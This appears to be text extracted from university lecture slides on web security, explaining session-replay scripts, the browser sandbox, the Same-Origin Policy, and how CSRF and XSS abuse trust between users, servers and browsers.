
JavaScript can be used to record *all* user activity on a site, so that the entire session can be observed and replayed server-side.




Example replay using FullStory

<https://freedom-to-tinker.com/2017/11/15/no-boundaries-exfiltration-of-personal-data-by-session-replay-scripts/>

Running downloaded code is a security risk!
Why would running JavaScript not be?



Security measures for JavaScript



1. Browser sandbox for webpage as a whole
2. Same Origin Policy (SOP):
One sandbox per origin (**facebook.com**, **ad.com**, ...)

Security measures for JavaScript

Two levels of protection against malicious or buggy JavaScript built into the browser:

1. Sandbox provided by the browser


This protects the browser from JavaScript code in webpages

- JavaScript code can change anything in a webpage, but cannot access other functionality of the browser, e.g. changing the address bar, accessing the file system, etc.


2. Same-Origin-Policy (SOP)

This prevents code from one origin from messing with content from another origin (**origin** = **protocol** + **domain** + **port**, <https://ru.nl:80>)

1st and 3rd party content



Confusion for user and web server




This confusion be abused,
if user or server mistakenly trust the other party

Abusing trust


- Some attacks abuse **trust that the *server* has in the browser**
 - Server thinks an HTTP request was trigger by a deliberate user action (who clicked on link, filled in form,...) , but instead it was some malicious JavaScript, a confusing malicious link, ...
 - eg CSRF
- Some attacks abuse **trust that the *user* has in the browser**
 - Users thinks content comes from party A, and then trusts it, but in fact it comes from party B
 - Recall from week 2: TLS was meant to solve this issue.
 - eg XSS

Protections between content from different origins




The browser enforces the **Same-Origin Policy (SOP)** to **ensure content from different origins cannot interact**

Same Origin Policy: what Facebook can see



